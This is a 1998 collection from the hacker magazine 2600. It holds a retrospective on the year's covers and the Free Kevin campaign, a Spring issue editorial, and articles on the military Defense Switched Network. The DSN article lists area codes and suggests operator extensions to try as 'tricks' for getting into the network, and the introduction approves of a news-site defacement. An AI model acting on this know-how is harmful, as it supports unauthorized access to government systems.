2600

The Hacker Digest - Volume 15

1998

FORMAT

The 1998 cover formats were mostly similar with one glaring exception. The price remained at $4.50 per issue for the United States and $5.50 for Canada. The masthead had some subtle changes throughout the year with “2600” appearing in Times Roman in all issues except Summer, where the font from *Wired Magazine* was used as a parody for the second year in a row. Other words in the masthead varied in style. The volume and issue number were spelled out in each issue except for Autumn where they were printed numerically. The Autumn issue was also labeled as “Fall” in 1998 and was also the first issue in over a year to have the season printed on the cover. This was significant, as it marked the fact that we had caught up to the backlog caused by our financial troubles and that issues were once again coming out on time. There was a slight alteration with the date scheme for Winter, which was referred to as “Winter 1998-1999” whereas in the past, only two digits had been used for the second year. This change was likely made in anticipation of all of the Y2K hysteria ahead. The page length remained at 60 pages with the page numbering scheme staying the same. The contents had the following unique titles: Spring: “molecules”; Summer: “sustenance”; Fall: “provisions”; and Winter: “Pearls of Knowledge”. Little messages continued to be found on Page 3, masked into the dotted line that separated the contents from the mailing info for Spring and Summer. No message was printed in the Fall issue, but one appeared in a new location on that page in Winter. These messages read as follows - Spring: “excuse the ring” (something that telephone operators would say to a customer as an apology for possibly bothering them with a call, and later used by sarcastic hackers after they annoyed someone); Summer: “now is the time” (a rallying cry for the hacker community as the Free Kevin movement was really moving into high gear at this point, but also a popular refrain to a Scott Brown happy hardcore mix of the time); Winter: “welcome lily” (an acknowledgment of the birth of a staffmember’s child, something that in later issues would appear in the staffboxes). In the middle of each issue, our first two letters pages no longer took the form of one giant double page, but small messages were printed in the binder by the staples for a couple of issues. For Spring, the message read from top to bottom and said “cruelty-free staples!” and for Summer, it read bottom to top and said “free range fasteners”, each with arrows pointing to the staples. Letters titles were no longer unique, with Spring, Summer, and Fall all simply titled “Letters” while Winter had the unique title of “Non Spam”.

COVERS

This year’s covers used mostly photographic images with one exception. They all contained the “Free Kevin” statement in them somewhere. Contributor credits were as follows - Spring: Bob Hardy, The Chopping Block Inc.; Summer: Phillip; Fall: Bob Hardy, Crowley, The Chopping Block Inc.; and Winter: Szechuan Death, The Chopping Block Inc.

Spring 1998 was put together rather quickly in a moment of desperation as we had no other cover prospects and our deadline was looming. So a couple of us took over a

computer lab at Stony Brook University and got all of their terminals to connect to the Free Kevin banner that was on our website. The emphatic "NOW!" was added to the blackboard. We had to turn the image sideways in order to get it to fit on our cover page.

For the Summer 1998 cover, we did a callback to our own cover of a year earlier, which had an orangutan, the masthead style of *Wired,* and words that said "Special Spoofing Issue!" This one instead had an artist's illustration of none other than Attorney General Janet Reno, again with the *Wired* masthead style, and words that said "Special Legal Issue!" But it didn't end there. Clever readers were soon able to deduce that the eyes of the orangutan and Janet Reno were the same! (What kind of statement that put forth we can't say for sure.) And, as a final feature, we added a nod to the famous *New York Times* artist Al Hirschfeld. He was known for hiding his daughter's name (Nina) in his illustrations and for writing the number of times it appeared next to his name. So we printed the phrase "FREE KEVIN" with a 4 next to it, meaning that there were four hidden FREE KEVINs in our cover. (Apparently, we somehow messed this up and wound up with five of them.)

Fall 1998 (the first time we didn't call this season Autumn) was another photograph, one that we had wanted to take for quite some time. It featured that part of the Statue of Liberty nobody ever took pictures of: her back. The image of liberty turning her back on us was something we all felt quite familiar with in our ongoing struggles. An old plane is seen flying overhead, possibly symbolizing surveillance or invasion. A mysterious figure with a black hat and black gloves is reading a copy of *The New York Times* which features as its main headline, unsurprisingly, the words "FREE KEVIN". (The actual paper is from September 19, 1998.)

Our Winter 1998-1999 cover was actually two photographs of something that really happened in Las Vegas one day. It seems a massive screen on the side of the MGM Grand Las Vegas had an equally massive error and was displaying the "blue screen of death" to thousands of tourists who seemed completely oblivious to the catastrophe (and humor). The top half of the cover shows a view from across the street while the bottom half is close enough to read the actual text. Since none of this had anything to do with Kevin Mitnick, we inserted our "FREE KEVIN" statement in between the two photos.

INSIDE

The staff section continued to have credits for Editor-In-Chief, Layout, Cover Design, Office Manager, Writers, Network Operations, Broadcast Coordinator, Webmasters (now plural), Voice Mail (removed in Winter), Inspirational Music, and Shout Outs. Our PGP key (missing in the previous issue) returned to the bottom of the staff page with the Spring issue, but was gone again in the Fall and Winter issues (although it appeared in ad form in the Fall). The staff section remained on Page 2 with varying styles throughout the year. The required postal mailing info was printed on Page 3 for Spring and Summer and moved to the staffbox section on Page 2 for Fall and Winter. The Statement of Ownership was printed on Page 5 in the Winter edition.

Unique quotes continued to be printed in the staffbox of each issue:

Spring: *"What Kevin Mitnick is about is creating a mythology of a hacker threat and using that threat to expand the government's statutory authority and increase its wiretapping capability. Find me an individual who was hurt. Find me a company that was hurt. The most you can say is that some companies had to close security holes... and arguably they would have had to do that anyway."* - Mike Godwin, staff counsel for the Electronic Frontier Foundation.

Summer: *"At this moment I do not have a personal relationship with a computer... it got so confusing, as to what was on the computer, what wasn't on the computer, what was on the hard drive, what was on the soft drive, that it made it easier for me just to do my work with pen and pencil."* - Attorney General Janet Reno, May 24, 1998.

Fall: *"This is not a tool we should take seriously, or our customers should take seriously."* - Edmund Muth of Microsoft, reacting to the release of Back Orifice, a program that attacks Windows 95/98 with a vengeance, by the Cult of the Dead Cow, as reported in the *New York Times*. We should point out that they said this BEFORE the program was released.

Winter: *"We will not engage in any assaults or hostile physical contact, physical intimidation, verbal threats of physical harm or violence, or any other actions that are threatening or hostile in nature. We will not carry weapons onto company property, in company vehicles, or while conducting company business, even if we have a permit or license to carry them."* - Page 17 of the Bell Atlantic Code of Business Conduct.

We found ourselves in high gear in 1998, as the Free Kevin movement truly took off. The spirit was contagious. "We are experiencing a period of movement and transition." The Free Kevin bumper stickers (which had been sent to all subscribers) were beginning to appear everywhere and we began to notice a change coming from outside our community. Once the story began to get some attention in the mainstream, people's opinions shifted. "The winds have changed."

Things weren't changing on the inside, unfortunately. The judge in Kevin's case made it quite clear that she had no intention of granting him bail. He also wasn't allowed access to the evidence against him because he would have had to access a computer in order to see it all. And that apparently was a threat. We saw a different kind of threat: the clear demonstration of a huge lack of knowledge of technology on the part of those in charge. The same judge also threw a hissy fit when word got out that we were attempting to look at her financial disclosure documents to find potential conflicts of interest.

Throughout it all, Kevin remained imprisoned - for nearly four years by the end of 1998. All without bail or the prospect of a trial anytime soon. Throughout the year, the date of a potential (and much welcomed) trial kept getting pushed back. Autumn turned to winter, then to sometime next year. "What is happening to Kevin is merely a prelude to what could be one of the most ominous periods of our history."

Then things really took a turn over the summer, when word of a movie version of the book *Takedown* started circulating. This was the book that had been written back in 1995 by computer scientist Tsutomu Shimomura and journalist John Markoff about the capture of Kevin Mitnick. It was met with widespread criticism for its bias, its exploitation of Kevin's story, and crossing the line of journalistic standards by having Markoff become a part of the hunt. But, incredibly, the film was even worse. We quickly got our hands on a script and revealed some shocking truths to the world. Namely, even though in real life Kevin was still sitting in prison awaiting trial, in the movie version he had already been tried and found guilty. In addition, he was portrayed as a violent racist who thought nothing of cheating and stealing. Needless to say, we had some notes to pass along to the writers.

If we weren't already angry and emboldened at this point, this was the catalyst we needed. "We intend to stop this production in its tracks and make damn sure everyone involved is aware of the facts." Hackers mobilized outside of Miramax headquarters in New York City and the story really began to circulate. And naturally, we had a little help from the Internet. "The net is a far more level playing field than many of us realize." Of course, we also had to deal with our own website being blocked in many places due to fear of hackers. That fear spread to Miramax when they saw a crowd of us demonstrating outside their offices.

The growing outrage concerning the Mitnick case helped create the "perfect storm," where tactics of hackers and activists merged into a single cause. Calling attention to the huge problems with *Takedown* helped serve as a vehicle towards letting the world know about Kevin's plight. The phrase "Free Kevin" really began to take on meaning. But that success would mean nothing if we weren't able to affect the new injustice Kevin was facing with a fictional story that used his real name to portray him as a monster. "Whenever his name comes up in conversation or in the news, the image from *Takedown* is what people will remember. For that reason alone, action must be taken to stop this."

And it was. Apart from all of the efforts within the hacker community and increasingly in the mainstream, we wound up filming nearly 100 hours of footage for a documentary of our own on the whole thing. "The summer of 98 was one of the most productive times we've seen in a while." We didn't know where it was all going to end up, but we knew that our efforts were having a definite effect. "Miramax, to their credit, had the script rewritten several times, addressing nearly all of our objections to the original version."

This was a shot in the arm that the hacker community badly needed. Instead of being perpetual victims of crackdowns, corporate greed, and bad legislation, we were fighting back. "All over the country, kids are handing out leaflets in their schools and malls, spreading awareness and adding to the movement." The *New York Times* website was even hacked with news of the Kevin Mitnick story. While we were quick to point out that any damage to a site wasn't something we supported, we couldn't help but acknowledge the effectiveness of reaching a huge number of people in this manner, particularly if the media outlet in question wasn't covering the story themselves. And our readers found unique ways of showing their support. One even planned on getting a "Free Kevin" tattoo, eliciting our response: "You do realize that one day Kevin will be free and you'll have an outdated arm?"

Our attention to Kevin's case opened up eyes regarding the many other injustices that were going on, both inside and outside prisons. We noticed how private industry was beginning to run the equivalent of slave labor from inside prison facilities. The soaring prison population, the subtle and overt control of individuals within the system, and the technological restrictions and manipulations began to really get our interest.

But this wasn't the only area where major progress was made. A year earlier, we had been crippled and nearly driven out of business by a corrupt distributor who made off with nearly a year of our earnings. Through cutbacks, patience, and discipline, we were able to make a full recovery by the end of 1998. Seasons once again began to be printed on the covers as issues were once again coming out on time. The phrase "nearly out of the woods" became familiar to us.

But despite this close call, we didn't know how to stop challenging the status quo, even when it might have severe adverse effects on us. We reported on rumors of memos from Barnes and Noble telling stores to take issues off the stands that contained info about their computer systems. We committed to printing more such info, specifically in the event that this was true because "if we refrained from printing them because we thought it might adversely affect us, we'd be just as hypocritical as anyone who removed it from the shelves." In the end, there was no such memo, Barnes and Noble continued to carry us in all of their stores, and we all felt a little stronger in our convictions.

Support of the magazine was echoed in a variety of places, as was support *by* the magazine. A Tower Books display of *2600* issues in Philadelphia was particularly artistic and drew our commendation, while we offered free subscriptions to anyone in former Iron Curtain countries, as well as Cuba and any country in Africa other than South Africa. Many free subscriptions were also given out to prisoners within our own country.

The notion of becoming a political prisoner through hacking was brought up in our letters section. Another common issue was the bad treatment of newcomers by many in the community. AOL users seemed particularly susceptible to this. We caught a plagiarist through the help of astute readers and he was forced to atone for his sins in our pages. We tried to explain why it was important for article submissions not to have appeared elsewhere online before being printed. And the epic debate on FYROM began. (FYROM stood for Former Yugoslav Republic of Macedonia and we made an offhanded remark at some point about how that was a silly name for a country. The dialog would continue for years.) And, just to make things even more fun, we referred to Belgium as a former Soviet republic in one of our payphone sections, which, of course, caused more mayhem.

There was no end of horror stories from schools when kids would uncover security holes or engage in mischief. "There are an almost endless number of really stupid rules made by really stupid people in schools everywhere." At the same time, there were numerous examples of readers showing integrity in school when it came to taking a stand, and sometimes even meeting with success. The Free Kevin campaign helped many to find their voices, not just in schools but at work and amongst peers.

There was at least one notable exception to the constant demonization of hackers. In

Israel, a hacker known as "The Analyzer" was *praised* by the authorities, in stark contrast to how hackers were being treated in the States. In our own media, we found ourselves dealing with some rather interesting stories. One was from *Signal Magazine* and revealed something known as the "Blitzkrieg server," which was predicting a hacker attack against corporations and government installations and that this "attack would be from Japanese nationals with the help of U.S. collaborators affiliated with the 2600 international hacker group." It appeared to be the first time an actual machine had implicated us in this manner. That story was soon followed by an even more outrageous one, this time from a human named Stephen Glass in *The New Republic,* who claimed there was a "National Assembly of Hackers" that kept corporate America living in fear, amongst many other shocking revelations. It was later confirmed that he made the whole thing up along with many other stories. But there was no rush to correct the record with regard to hackers. It was the kind of thing we were all too used to.

As if we didn't have enough to deal with, we were threatened with legal action by the International Churches of Christ over a hacked website that we displayed in our hacked web page archive. No matter how hard we tried, we couldn't seem to get them to understand that our displaying the hacked pages didn't mean that we hacked them ourselves. They seemed to think they could intimidate us into taking them down, to which we had a simple retort: "It's news. It's history. And it's staying. Praise The Web."

Lawsuits aside, the real threats came from bad legislation from people who had no clue. For instance, the FCC had just imposed a 28.4 cent fee on every toll-free phone call made from a payphone - just because payphone owners wanted to make money on every call, even the free ones. But there were far more serious threats coming our way almost constantly which made our very existence - and that of the Internet as we knew it - seriously in doubt. "The future of the net as a safe haven for individual thought and independent development of new and competing technologies is very much in jeopardy and this is without even introducing the government's efforts to muck things up." We vowed to remain defiant despite all of this. We took comfort in one core belief: "When a law is unjust, you have an obligation to challenge it."

We helped to expose some of the evil and hypocrisy of the Software Publishers Association, which sought to crack down hard on their definition of software piracy, even if it meant tight restrictions on use and forced multiple purchases by consumers for the same software. Our readers reported that Babbages, Software Etc., and Electronics Boutique were allowing their employees to take software home before it was sold and that this apparently wasn't considered an issue in the industry. And our fun continued in the retail world: "Teaching Radio Shack employees how technology works has always been something we've striven for." A number of readers expressed concern over the disappearance of independent bookstores and the proliferation of chains. It was a tough place for us to be, since we supported the independent stores but were gaining more exposure through the chains. We were accused by at least one reader of selling out and not staying underground. But reaching people was what we were all about and that wasn't something we were going to shy away from.

A detailed expose on military networks was printed, along with thoughts of one day having

hackable cars. We finally identified the two NSA-related people who were pasted into *2600* shirts in our printed ads. We decried the absurdity of the new seven-digit carrier access codes, which made dialing numbers a lengthy experience. We enjoyed the release of Back Orifice by the Cult of the Dead Cow and the arrogance of the industry experts who thought it wouldn't have any effect on them and their Windows machines. We encouraged this kind of mischief, but also tried to instill a sense of responsibility: "Destroying files or causing wanton mayhem will only reinforce the stupidity these power-crazed cluebags live for." We printed a guide on how to handle the media, a skill that always came in handy for hackers. We also demonstrated a ridiculously easy way to get into Hotmail accounts and printed some FBI testimony that showed "why anonymous phone cards aren't." We continued to point out the problems with "confrontational services" like Call Return, Caller ID, and Call Trace, which were still being rolled out across the country and changing the way people thought about making and receiving phone calls.

We finished the year with a warning about the threat of success. We saw what was coming: "In the years ahead, we are going to be facing some milestones in human development with regard to free speech, communications, access, and privacy." We were concerned that many of us would cave in to temptation, as many already had, and sacrifice beliefs and ideals for a fat paycheck. Hackers were now in demand and this was indeed something to be concerned about. We urged people to "set conditions and draw lines that you absolutely will not cross." An interesting analogy to credit card fraud was made - both involved sacrificing principles in the face of a big payoff. We made the argument that true success was far better than perceived success and that the former could be achieved simply by holding true to one's ideals. "If somebody comes along and tells you to alter your beliefs and you obey, then you never really held them to begin with."

Volume Fifteen, Number One
$4.50 US, $5.50 CAN

2600

The Hacker Quarterly

0 74470 83158 7
81

S T A F F

Editor-In-Chief
Emmanuel Goldstein

Layout
Ben "18:30" Sherman

Cover Design
Bob Hardy, The Chopping Block Inc.

Office Manager
Tampruf

"What Kevin Mitnick is about is creating a mythology of a hacker threat and using that threat to expand the government's statutory authority and increase its wiretapping capability. Find me an individual who was hurt. Find me a company that was hurt. The most you can say is that some companies had to close security holes... and arguably they would have had to do that anyway." - Mike Godwin, staff counsel for the Electronic Freedom Foundation.

Writers: Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter.

Network Operations: CSS, Izaac, Phiber Optik.

Broadcast Coordinator: Porkchop.

Webmasters: Kiratoy, Fill.

Voice Mail: Segv.

Inspirational Music: 2Pac, Boymerang, Photek, Specials, Channel 503.

Shout Outs: Radio Mutiny, The Wooden Shoe, Sadjester.


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.0

mQCNAisAvagAAAEEAKDyMmRGmirxG4G3AsIxskKpCP71vUPRRzVXpLIa3+Jrl0+9
PGFwAPZ3TgJXho5a8c3J8hstYCowzsI168nR0RB4J8Rwd+tMz5lBKeKi9LzlSW1R
hLNJTm8vBjzHd8mQBea3794wUWCyEpoqzavu/0UthMLb6U0PC2srXlHoedr1AAUR
tBZlbW1hbnVlbEB3ZWxsLnNmLmNhLnVz
=W1W8
-----END PGP PUBLIC KEY BLOCK-----
```

molecules

message sent 4
the defense switched network 6
more on military phones 8
the mysteries of siprnet 10
ANI2 - the adventure continues 12
eggdropping 15
naming exchanges 20
hack the hardware 22
day of the office assault 24
defeating cyberpatrol 25
cgi flaws 26
a brief history of postal hacking 28
gee whiz, more letters 30
hacking a bbs with dos 40
how to get the better of best buy 44
setting up unix trapdoors 46
2600 marketplace 52
NOT A SECRET 54
news update 56
2600 meetings 58

exclude the ring

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 1998 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.
Back issues available for 1984-1996 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677.**

Message Sent

We are experiencing a period of movement and transition. Yes, every spring a bunch of us put our stuff in order and move forward with renewed vigor. But this isn't a feeling of something fleeting. Things really are poised for great and dramatic change.

As many of us feared, nothing substantial has happened with regards to the Kevin Mitnick case. Since our last issue, the judge has announced that she has no intention of granting Kevin bail. "We're never in the world going to do that," U.S. District Court Judge Mariana Pfaelzer said, a full week before the motion was to be filed. This, after more than three years in prison and no charges of violence, financial gain, or even vandalism. Kevin's major crime would appear to have been simply not giving up when he was supposed to and having a front page *New York Times* article written about how he was eluding capture. (The author of the piece, along with others, would go on to make a small fortune writing about the exploits of Kevin Mitnick. Kevin, however, has yet to make a dime from either his story or his talents. In all likelihood he will be forever prevented from using either to his benefit.)

In addition, Kevin was forbidden from using a computer to access the 9.75 gigabytes of evidence the government is using against him. If this were to be printed out, it would most likely fill an entire room, if not more. To not allow him access to the evidence is a gross miscarriage of justice, perpetuated by a monumental lack of education in the judicial system on the subject of computers. They really believe, as they did in 1989 when they locked him in *solitary confinement* for months, that any contact he has with any form of technology would be an invitation to catastrophe. This ignorance has plagued this case from the beginning - the massive attention paid to his arrest as if he were some kind of terrorist mastermind, the harsh and uncompromising conditions of his imprisonment which usually is reserved only for the most hardened and dangerous criminals, and the refusal of the prosecution and the judge to allow Kevin to adequately defend himself.

We should point out that the prosecution has offered to allow Kevin and his attorney access to a computer under their watchful eyes - an unacceptable proposal as it would allow the prosecution the opportunity to see exactly what evidence was looked at and for how long. In other words, a free look at the defense strategy. The court has pretty much endorsed this plan of the prosecution with the stipulation that Kevin not be allowed access to the evidence more than three times a month! We wouldn't want him to become *too* familiar with the evidence, would we?

And so it drags on even more. The trial originally set for April now seems certain to be held closer to September, possibly even later.

But we started out talking about change. There certainly doesn't seem to be much of that here. However, one need only venture *outside* the courtroom to realize that people have indeed finally started to wake up and *do* something about this.

The real turning point came after these court developments. There was a fair amount of media coverage and, judging from the opinion polls on major web sites such as MSNBC and Ziff Davis, people almost *unanimously* believe this has gone on long enough. It's clear the government is playing some sort of sick game with Kevin and his future. But everything they do to him is meant as a message to the rest of the hackers - a warning that any one of us could be next. But intimidation tactics rarely remain effective for very long.

The winds have changed. People are angry and they're starting to really talk about this. The defense fund is approaching the $1,000 mark at press time thanks to our readers and people who visit the Mitnick web sites. (Look for the address to contribute to in this issue.) "Free Kevin" bumper stickers are showing up on cars and other objects around the world. And as every day goes by, our voices grow louder. It was their hope that we would forget about this and get on with our lives. *We will not forget.* And we will keep pushing, as hard as we must, to end this nightmare. We demand his immediate release and an end to the selective prosecution our federal agencies are becoming famous for.

Those who want to help, and we know there are an awful lot of you, can be most constructive by *getting the word out.* When people see a "Free Kevin" sticker, they will ask who the hell Kevin

is. Tell them. Tell them the whole story. And see what side the newly informed wind up on. It's time for public officials and executives to begin speaking out on this. Help us get "on the record" statements from such people. We're building something massive here and those ingredients will really add up in a big way.

Our biggest advantage right now is the fact that those who oppose us think we are doomed. A bunch of hackers and individual spirits versus the iron fist of federal law? No chance. Well, we beg to differ. Our spirit is *exactly* what we need to pull through this and make a difference.

New laws are being written faster than we can keep up with them, designed to put more people in prison for crimes that are almost impossible *not* to commit. We have more non-violent prisoners than ever before and the projections for the future are nothing short of terrifying. Federal prisons, through such programs as Unicor, are the breeding grounds for modern day slave labor. Today's prisons are seen as a source of jobs and even pride in their communities. Private industry has even taken an interest, actually taking control of some prison operations and "hiring" inmates to do such jobs as telemarketing for pennies a day. What is happening to Kevin is merely a prelude to what could be one of the most ominous periods of our history.

A lot of us know Kevin as an individual and are working to free him with that in mind. We don't ask others to accept this because we say so. What we do ask is that people look at the facts in this case and question *everything* they are told. We believe the facts, coupled with the threatening mood of the future, will lead to their support of this movement, if only for the symbolic victory of one individual.

Our Financial State

We are nearly out of the woods in what has been a real disaster thanks to our bankrupt distributor. We've managed to get back into all of the stores we were cut off from when Fine Print went under. But recently we started to face troubles of a different sort when huge numbers of the Autumn issue wound up being destroyed *before* being put on the stands.

There were a number of theories as to why this happened. One rather disturbing possibility was that the stores (primarily B. Dalton and Barnes and Noble, both owned by the same company) were dumping the issues because they contained letters that revealed some details about their computer system. This has been flatly denied by their corporate office, despite our hearing from two separate employees we had called randomly that there was a memo circulating that advised stores to take the issues off the stands. Another possible reason given for this unfortunate event was a mixup between the old distributor and the new one. Some stores may have thought the Autumn issue had been sent out by the bankrupt Fine Print and therefore cleared it off the shelves in error.

Whatever the reason, it screws us over again at the worst possible time. More than 10,000 copies were lost because of this - and we take 100 percent of the loss, plus the cost of delivery to the distributor plus the cost of delivery to the stores. Even though it would be a catastrophic screwup of unprecedented proportions which was completely not our fault and totally our loss, that would be preferable to the possibility that this was content-related. We support Barnes and Noble/B. Dalton as they increase their distribution of independent zines and alternative voices. We back them completely in their fights against neighborhood censors who try to shut them down because they don't like the pictures in a book or the ideas in a magazine. And we want our readers to support them as well, not just for our sake, but because any semblance of literacy and thought that manages to pop up in our shopping malls *deserves* to prosper. But it is vital that those of us fighting for this kind of thing not take on the tactics of our enemies when the subject matter hits close to home. It's not hard to see the hypocrisy in such a move. Which is why we have two more letters in this issue concerning the same subject. Maybe we will be hurt severely by doing this. But if we refrained from printing them because we thought it might adversely affect us, we'd be just as hypocritical as anyone who removed it from the shelves.

We are, always have been, and hopefully always will be, about freedom of information and satisfying our curiosity. In the fights for freedom and justice that we always seem to be in the midst of, we must never forget who we are and what we stand for. The second we do, we've lost the battle.

Check our web site (www.2600.com) for a full list of all stores worldwide that carry *2600*. If you don't have web access, write to us (2600, PO Box 752, Middle Island, NY 11953 USA), enclose $2, and we'll send you a full printout.

The Defense Switched Network

by DataStorm
havok@tfs.net

The Basics of the DSN

Despite popular belief, the AUTOVON is gone, and a new DCS communication standard is in place: the DSN, or Defense Switched Network.

The DSN is used for the communication of data and voice between various DoD installations in six world theaters: Canada, the Caribbean, the Continental United States (CONUS), Europe, the Pacific and Alaska, and Southwest Asia. The DSN is used for everything from video-teleconferencing, secure and insecure data and voice, and any other form of communication that can be transmitted over wire. It is made up of the old AUTOVON system, the European telephone system, the Japanese and Korean telephone upgrades, the Oahu system, the DCTN, the DRSN, the Video Teleconferencing Network, and more.

This makes the DSN incredibly large, which in turn makes it very useful. (See the "Tricks" section in this article for more information.)

The DSN is extremely isolated. It is designed to function even when outside communication lines have been destroyed and is not dependent on any outside equipment. It uses its own switching equipment, lines, phones, and other components. It has very little link to the outside world, since in a bombing or a war, the civilian telephone system may be destroyed. This aspect, of course, also means that all regulation of the DSN is done by the government itself. When you enter the DSN network, you are messing with the big boys.

To place a call to someone in the DSN, you must first dial the DSN access number, which lets you into the network itself. From there you can dial any number within the DSN, as long as it is not restricted from your calling area or hone. (Numbers both inside and outside the DSN can be restricted from calling certain numbers).

If you are part of the DSN, you may periodically get a call from an operator, wanting to connect you with another person in or out of the network. To accept, you must tell her your name and local base telephone extension, your precedence, and any other information the operator feels she must have from you at that time. (I'm not sure of the operator's abilities or technologies. They may have ANI in all or some areas.)

The DSN uses signaling techniques similar to Bell, with a few differences. The dial tone is the same on both networks; the network is open and ready. When you call or are being called, a DSN phone will ring just like a Bell phone, with one difference. If the phone rings at a fairly normal rate, the call is of average precedence, or "Routine." If the ringing is fast, it is of higher precedence and importance. A busy signal indicates that the line is either busy, or DSN equipment is busy. Occasionally you may hear a tone called the "preempt" tone, which indicates that your call was booted off because one of higher precedence needed the line you were connected with. If you pick up the phone and hear an odd fluctuating tone, this means that a conference call is being conducted and you are to be included.

As on many other large networks, the DSN uses different user classes to distinguish who is better than who, who gets precedence and more calls and who does not. The most powerful user class is the "Special C2" user. This fortunate military employee (or hacker?) has virtually unrestricted access to the system. The Special C2 user identifies himself as that through a validation process.

The next class of user is the regular "C2" user. To qualify, you must have the requirements for C2 communications, but do not have to meet the requirements for the Special C2 user advantages. (These are users who coordinate military operations, forces, and important orders.) The last type of user is insensitively called the "Other User." This user has no need for Special C2 or C2 communications, so he is not given them. A good comparison would be "root" for Special C2, "bin" for C2, and

"guest" for other.

The network is fairly secure and technologically advanced. Secure voice is encrypted with the STU-III. This is the third generation in a line of devices used to make encrypted voice, which is *not* considered data over the DSN. Networking through the DSN is done with regular IP version 4, unless classified, in which case Secret IP Routing Network (SIPRNET) protocol is used. Teleconferencing can be set up by the installation operator, and video teleconferencing is a common occurrence.

The DSN is better than the old AUTOVON system in speed and quality, which allows it to take more advantage of these technologies. I'm sure that as we progress into faster transmission rates and higher technology, we will begin to see the DSN use more and more of what we see the good guys using on television.

Precedence on the DSN fits the standard NCS requirements, so I will not talk about it in great detail in this article. All I think I have to clear up is that DSN phones do *not* use A, B, C, and D buttons as the phones in the AUTOVON did for precedence. Precedence is done completely with standard DTMF for efficiency.

A DSN telephone directory is not distributed to the outside, mainly because of the cost and lack of interest. However, I have listed the NPA's for the different theaters. Notice that the DSN only covers major ally areas. You won't be able to connect to Russia with this system, sorry. Keep in mind that each base has their own operator, who, for the intra-DSN circuit, is reachable by dialing "0." Here is a word of advice: there *are* people who sit around all day and monitor these lines. Further, you can be assured these are specialized teams that work special projects at the echelons above reality. This means that if you do something dumb on the DSN from a location they can trace back to you, you *will* be imprisoned.

AREA	DSN NPA
Canada	312
CONUS	312
Caribbean	313
Europe	314
Pacific/Alaska	315/317
S.W. Asia	318

The format for a DSN number is NPA-XXX-YYYY, where XXX is the installation prefix (each installation has at least one of their own) and YYYY is the unique number assigned to each internal pair, which eventually leads to a phone. I'm not even going to bother with a list of numbers; there are just too many. Check http://www.tfs.net/~havok (my home page) for the official DSN directory and more information.

DSN physical equipment is maintained and operated by a team of military specialists designed specifically for this task (you won't see many Bell trucks around DSN areas).

Through even my deepest research, I was unable to find any technical specifications on the hardware of the actual switch, although I suppose they run a commercial brand such as the 5ESS. My resources were obscure in this area, to say the least.

Tricks

Just like any other system in existence, the DSN has security holes and toys we all can have fun with. Here are a few. (If you find any more, drop me an email.)

Operators are located on different pairs in each base; one can never tell before dialing exactly who is behind the other line. My best luck has been with XXX-0110 and XXX-0000.

To get their number in the DSN directory, DoD installations write to:

HQ DISA, Code D322
11440 Isaac Newton Square
Reston, VA 20190-5006

Another interesting address: It seems that

GTE Government Systems Corporation
Information Systems Division
15000 Conference Center Drive
Chantilly, VA 22021-3808

has quite a bit of involvement with the DSN and its documentation projects.

In Conclusion

As the DSN grows, so does my fascination with the system. Watch for more articles about it. I would like to say a *big* thanks to someone who wishes to remain unknown, a special English teacher, and the DoD for making their information easy to get a hold of.

More on Military Phones

by Archive

This article is submitted to add to the Summer '97 article by N-Tolerant entitled "Tricks and Treats of AUTOVON."

Basic Information Regarding Military Phone Systems:

The telephone systems serving most major military installations are normally leased from various telephone vendors and are paid for by appropriated funds. As with civilians' phone lines, the companies are only responsible for the system up to the point of demarcation. All points beyond fall to the local command's responsibility.

Recording Devices:

SECNAVINST 2305.14A of Feb 73 requires that all requests for authority to employ recording devices on office telephones in all commands and components of the Dept. of the Navy be submitted to the Secretary via Chief of Naval Operations or Commandant of the Marine Corps, as appropriate. Technically, however as with the local phone companies, the command may "randomly" monitor and/or record phone conversations in progress to "ensure that line quality is being maintained (?)" Now okay, sure, the comm's center at the local base has enough recording systems to put Capitol Records to shame, I am really certain that they only "randomly" monitor to "ensure line quality." Then again, they can neither confirm nor deny....

Telephone Monitoring (beating the recording device requirements):

DOD Telephone communications systems are provided for the transmission of official government information only (un-classified) and are subject to telephone communication security monitoring and telecommunications management monitoring at all times. When you place a call from a Naval Base, the number you dial is automatically recorded as is the duration of the call. On the local base near me, I have looked at the comm's center where the lines are routed through, they have all the equipment to trace each outgoing call.

Defense Switching Network (DSN, formally AUTOVON):

General Info: The DSN is the long-haul, voice comm network within the Defense Communications System, providing unsecure direct distance dialing service worldwide through a system of government owned and leased automatic switching facilities. The purpose of DSN is to handle essential command and control operations, intelligence, logistic, diplomatic, and admin traffic.

Precedence:

The Joint Uniform Telephone Communications Precedence System (JUTCPS) is directed for use by all authorized users of voice communication facilities of the DoD. Since the effectiveness of the system depends upon cooperation of the part of persons authorized to employ it, users must be familiar with the purpose to be served by each level precedence category and the types of calls which may be assigned the respective precedences.

Use of DSN:

a. Will be authorized only for official communications

b. Will be restricted to:

(1) Only those calls that are essential requiring a timeliness that cannot be obtained by other means, and would stand the scrutiny afforded a commercial toll call. ("I'm sorry sarge, didn't know that I couldn't call 516-473-2626 anytime I wanted.")

(2) The minimum time required to accomplish the call will not exceed five minutes (key thing, keep voice calls short and sweet).

(3) The use of a Precedence level in consonance with the subject matter to the call as established in the JUTCPS.

(4) The use of graphic, facsimile, or unsecured voice-data devices only when approved by the Chiefs of the Military Services and heads of DoD agencies or activities. Voice-data, fax, and graphic service in DSN will normally not exceed a continuous transmission time of 15 minutes nor a total transmission time of one hour during normal business hours.

c. Will not be used for:

(1) Use directly or indirectly by non-appropriated fund activities (clubs, exchanges, and

